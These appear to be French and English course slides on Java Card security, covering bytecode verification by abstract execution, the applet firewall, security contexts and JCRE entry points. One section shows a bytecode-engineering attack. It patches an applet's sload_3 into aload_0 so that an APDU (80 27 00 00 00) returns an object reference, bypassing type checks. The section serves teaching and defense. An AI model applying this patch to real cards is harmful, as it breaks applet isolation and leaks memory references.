Les mécanismes de sécurité Java Card

Les composants de sécurité

- Les règles Java doivent être vérifiées. Aucun code hostile ne peut entrer dans la VM : **Byte Code Verification**
- Le modèle du bac à sable (Sand box): vous accédez seulement à ce qui vous appartient : **Firewall**
- Que les actions soient réalisées ou non, l'état de la VM et ceux des applications doivent rester cohérent : **Transaction**

Vérification de byte code

JVM offensive vs. defensive

- Oracle ne définit qu'un format de byte code et un algorithme de vérification,
- Potentiellement, il est possible de coder une JVM défensive,
- Jusqu'à présent peu de cartes implémentent une vérification de byte code
- Si le chargement post-issuance sans contrôle de provenance est autorisé, il est inévitable de l'implémenter,
- Souvent une partie des tests est implémentée dans une version hybride de VM.

Exemple

Considérons le code suivant:

```java
private int monIncrement ;
public int increment(int base) {
        int resultat ;
        resultat = base + monIncrement ;
        return resultat + 1 ;
   }
```

Exemple d'exécution

Code

```
aload_0
getfield 01
iload_1
iadd
istore_2
iload_2
iconst_1
iadd
ireturn
```

	Variables Locales
0	this
1	3
2	??

Pile d'Exécution
this

Exécution de `aload_0`

- Vérifie que la variable 0 existe
- Vérifie qu'elle contient une ref
- Vérifie que la pile n'est pas pleine
- Empile la valeur de la variable 0 sur la pile

Exemple d'exécution

Code
aload_0
getfield 01
iload_1
iadd
istore_2
iload_2
iconst_1
iadd
ireturn

	Variables Locales
0	this
1	3
2	??

Pile d'Exécution
37

Exécution de `getfield 01`

- Vérifie que la pile n'est pas vide
- Vérifie que le sommet est une référence
- Vérifie que cette référence n'est pas nulle et qu'elle est bien typée
- Vérifie le champ requis
- Empile la valeur du champ sur la pile

Exemple d'exécution

Code
aload_0
getfield 01
iload_1
iadd
istore_2
iload_2
iconst_1
iadd
ireturn

	Variables Locales
0	this
1	3
2	??

Pile d'Exécution
37
3

Exécution de `iload_1`

- Vérifie que la variable 1 existe
- Vérifie qu'elle contient un int
- Vérifie que la pile n'est pas pleine
- Empile la valeur de la variable 1 sur la pile

Une telle exécution est coûteuse

- Java est un langage typé
  - les instructions sont typées
  - la pile d'exécution doit être typée
  - les variables locales doivent être typées
- Java garantit l'allocation correcte des frames
  - les variables locales doivent être allouées
  - les débordements sont systématiquement vérifiés
- Ces vérifications étaient un énorme problème des langages à base byte codes
  - Java a donc introduit la vérification de type

Pourquoi vérifier le byte code ?

- Certaines propriétés sont vérifiables statiquement
  - Pas besoin de les vérifier dynamiquement
  - Vérification une fois pour toutes au chargement
- La vérification peut être coûteuse
  - Le byte code a été conçu par Oracle pour la simplifier
  - Les règles sur le byte code sont clairement établies

Comment vérifier le byte code ?

- Il y a plusieurs sortes de propriétés
  - les propriétés les plus simples sont des tests (taille de composants, etc.),
  - Les propriétés d'exécution nécessitent un mécanisme de vérification de type plus complexe
- On effectue une exécution abstraite
  - Des valeurs abstraites remplacent les valeurs réelles
  - Un algorithme de point fixe remplace les boucles

Contraintes statiques

- Les contraintes principales sont :
  - On ne branche que vers le code de la méthode
  - Les branchements se font vers un début d'instruction
  - Une instruction ne peut accéder à une variable locale dont l'index est supérieur au nombre déclaré
  - Toutes les références vers le constant pool doivent être correctement typées
  - Une méthode doit finir avec un `return`
  - Les handlers d'exceptions sont délimités par des instructions, et leur fin est après leur début

Contraintes structurelles

- Les contraintes principales sont :
  - Toutes les instructions sont exécutées avec les arguments attendus sur la pile et dans les variables
  - Une variable locale n'est pas accédée avant de lui assigner une valeur
  - La profondeur de la pile ne peut dépasser max_stack
  - On ne peut jamais dépiler plus d'éléments que la pile n'en contient
  - Toutes les invocations sont correctement typées
  - Les champs et méthodes protégé sont accédés correctement
  - Le typage de toutes les assignations est vérifié
- Plus de nombreuses "petites" vérifications

Vérification d'une méthode

- Des informations sont incluses dans le class file
  - Signatures (types des paramètres et type retourné)
  - Taille maximale de la pile locale d'exécution
  - Nombre de variables locales
- D'autres **doivent** être inférées à la vérification
  - Typage des variables locales
  - Typage de la pile locale d'exécution

Exemple d’exécution abstraite

Code		Variables Locales	Pile d’Exécution
➤ aload_0	0	ref: C	ref: C
getfield 01	1	int	
iload_1	2	unknown	
iadd			
istore_2			
iload_2			
iconst_1			
iadd			
ireturn			

Exécution de `aload_0`

- Vérifie que la variable 0 existe
- Vérifie qu’elle contient une ref
- Vérifie que la pile n’est pas pleine
- Empile le type de la variable sur la pile

Exemple d’exécution abstraite

Code		Variables Locales	Pile d’Exécution
aload_0	0	ref: C	int
➤ getfield 01	1	int	
iload_1	2	unknown	
iadd			
istore_2			
iload_2			
iconst_1			
iadd			
ireturn			

Exécution de `getfield 01`

- Vérifie que la pile n’est pas vide
- Vérifie que le sommet est une référence
- Vérifie le typage de la ref
- Vérifie le champ requis
- Empile la valeur du champ sur la pile


Exemple d'exécution abstraite

Code		Variables Locales	Pile d'Exécution
aload_0	0	ref: C	int
getfield 01	1	int	int
iload_1	2	unknown	
iadd			
istore_2			
iload_2			
iconst_1			
iadd			
ireturn			


Exécution de `iload_1`

- Vérifie que la variable 1 existe
- Vérifie qu'elle contient un int
- Vérifie que la pile n'est pas pleine
- Empile le type de la variable 1 (int) sur la pile

Incompatibilité de type



Incompatibilité de type



À propos de la type l'inférence et de la vérification

- C'est un processus assez simple
  - Mais l'exemple donné est trivial
  - Les branchements ajoutent de la complexité
  - Le traitement des exceptions ajoute de la complexité
- Attention, c'est très difficile à tester
  - Construire des cas de tests est très complexe
  - Un modèle formel peut être la solution la plus simple
- Ça peut beaucoup réduire le temps d'exécution
  - Beaucoup moins de vérifications à l'exécution

Exemple d'exécution vérifiée

Code	Variables Locales		Pile d'Exécution
	0	this	this
	1	3	
	2	??	

```
→ aload_0
  getfield 01
  iload_1
  iadd
  istore_2
  iload_2
  iconst_1
  iadd
  ireturn
```

Exécution de `aload_0`
- Empile la valeur de la variable 0 sur la pile

Exemple d'exécution vérifiée

Code	Variables Locales		Pile d'Exécution
	0	this	37
	1	3	
	2	??	

```
  aload_0
→ getfield 01
  iload_1
  iadd
  istore_2
  iload_2
  iconst_1
  iadd
  ireturn
```

Exécution de `getfield 01`
- Vérifie que le sommet n'est pas null
- Dépile la ref en sommet de pile
- Empile le champ requis sur la pile

Exemple d'exécution vérifiée

Code		Variables Locales	Pile d'Exécution
aload_0	0	this	37
getfield 01	1	3	3
➤ iload_1	2	??	
iadd			
istore_2			
iload_2			
iconst_1			
iadd			
ireturn			

Exécution de `iload_1`

- Vérifie que la variable 1 existe
- Vérifie qu'elle contient un int
- Vérifie que la pile n'est pas pleine
- Empile le type de la variable 1 (int) sur la pile

Exemple d'exécution vérifiée

Code		Variables Locales	Pile d'Exécution
aload_0	0	this	37
getfield 01	1	3	3
➤ iload_1	2	??	
iadd			
istore_2			
iload_2			
iconst_1			
iadd			
ireturn			

Exécution de `iload_1`

- Empile la valeur de la variable 1 sur la pile

Conclusion sur la vérification

- La vérification de byte code est au cœur de Java
  - L'interpréteur est conçu pour fonctionner avec le vérifieur de BC
  - La vérification Java est très efficace
    - Linéaire dans la plupart des cas
    - Quadratique dans certains cas complexes
  - L'interpréteur Java est très simple et très rapide
    - La compilation JIT est également simplifiée
- La vérification de BC a fait le succès de Java
  - Elle a permis de télécharger du code sans contraintes
  - Elle permet aujourd'hui d'isoler les applications Java.

If we bypass BCV ?


- Type confusion:
  - Use an instance as an array…
  - Use an `int` array instead of a `byte` array…
  - Use a `ref` instead on an `int`…
- Control flow:
  - Bypass some checks in a method by modifying the PC,
  - Jump outside a method…
- Most of pure logical attack are exploiting these possibilities using byte code engineering.

Example

```
public short getMyAddress()
{
    short foo;
    return foo,
}

…

public void process(APDU apdu) throws ISOException
{
    …

    case (byte)0X27:  // retrieve instance address
        short val = getMyAddress();
        Util.setShort(apdu.getBuffer(),(short)0,(short)val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    …
```


```
case (byte)0X27:
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

18	**aload_0**
8B 00 0A	**invokevirtual 11**
32	**sstore_3**
19	aload_1
8B 00 07	invokevirtual 8
03	sconst_0
1F	sload_3
8D 00 0C	invokestatic 12
3B	pop
19	aload_1
03	sconst_0
05	sconst_2
8B 00 0B	invokevirtual 13




```
case (byte)0X27:
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

```
18          aload_0
8B 00 0A    invokevirtual 11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual 8
03          sconst_0
1F          sload_3
8D 00 0C    invokestatic 12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual 13
```





```
case (byte)0X27:
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

```
18          aload_0
8B 00 0A    invokevirtual 11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual 8
03          sconst_0
1F          sload_3
8D 00 0C    invokestatic 12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual 13
```



```
case (byte)0X27:
  short val = getMyAddress();
  Util.setShort(apdu.getBuffer(),(short)0,(short)val);
  apdu.setOutgoingAndSend( (short) 0, (short) 2);
  break;
```

```
18          aload_0
8B 00 0A    invokevirtual 11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual 8
03          sconst_0
18          aload_0
8D 00 0C    invokestatic 12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual 13
```



Si on modifie le byte code ?
sload_3 (1F) remplacé par aload_0 (18)

Byte code engineering

Instance reference ?

80 27 00 00 00

Reference

87 00 90 00

Firewall

Need of a firewall

- Add a security level, by providing **a protection against developer mistakes and design oversights** that may allowed sensitive data to leaked to another applet,
- Maintain a **strong segregation** level **between applets designed by different manufacturers**,
- If there is a need, **a mechanism to share information** has been defined in the specification,
- All the checks are based on the notion of security context.


Context

- The applet firewall partitions the Java Card object system into separate protected object spaces called **context**.
- When an applet instance is created, the JCRE assigns it a context which is essentially a group context.
- All applet instances of a single Java package share the same group context,
- No specification about the design of the Security Context.

Context


- There is no firewall between two applet instances in a group context.
- The JCRE maintains its own security context,
- JCRE context has special privileges:
  - Access from the JCRE context to any applet's context

La notion de contexte




Object ownership


- At any time, there is only one active context within the virtual machine: either the JCRE context or an applet's group context.
- When a new object is created, it is assigned an owning context: the currently active context.



Object ownership


- Every object is owned by an applet instance which is identified by its AID.
- When executing in an instance method of an object the object's owner must be the currently active context,
- If the contexts do not match, the access is denied, and the comparison results in a Security Exception.





Static Fields and Methods

- Only instances of classes i.e. objects, are owned by applets; classes themselves are not.
- Static fields and methods are accessible from any applet context in the defining package (i.e. group context)
  - Except they are `public`: in this case, any applet context can access them.




Object Access across Context

- Sharing mechanisms are accomplished by the following means:
  - JCRE privileges
  - JCRE entry point objects
  - Global arrays
  - Shareable interfaces


Context Switch

- When a sharing mechanism is applied, the Java Card virtual machine enables access by performing a context switch.
- Context switches occur
  - only during invocation of and return from instance methods of an object owned by a different context,
  - during exception exits form those methods.



Context Switch

- If Context 1 is the currently active context, and a method `m1` in an object owned by applet A is invoked, no context switch occurs. If method `m1` invokes a method `m2` in an object owned by applet B, again no context switch occurs (in spite of the object "owner" change), and no firewall restrictions apply.
- However, if the method `m2` now calls a method `m0` in an object owned by applet C, firewall restrictions apply and, if access is allowed, a context switch shall occur. Upon return to method `m2` from the method `m0`, the context of applet B is restored.



JCRE Privileges

- JCRE can
  - invoke a method on any object or
  - access an instance field of any object on the card.
- Such system privileges enable the JCRE to control system resources and manage applets
  - For example, when the JCRE receives an APDU command, it invokes the currently selected applet's `select`, `deselect` or `process` method
    - Note that during such an invocation, **a context switch occurs** from the JCRE context to the context of the applet

JCRE entry point objects

- By using JCRE entry point object, **non-privileged users can request system services** that are performed by privileged system routines.
- JCRE entry point objects are normal objects owned by the JCRE context, but they have been flagged as containing entry point methods.

JCRE entry point objects

- The entry point designation allows the public methods of such objects to be invoked from any context.
- When that occurs, a context switch to the JCRE context is performed.
- Notice that only the public methods of JCRE entry point objects are accessible through the firewall.
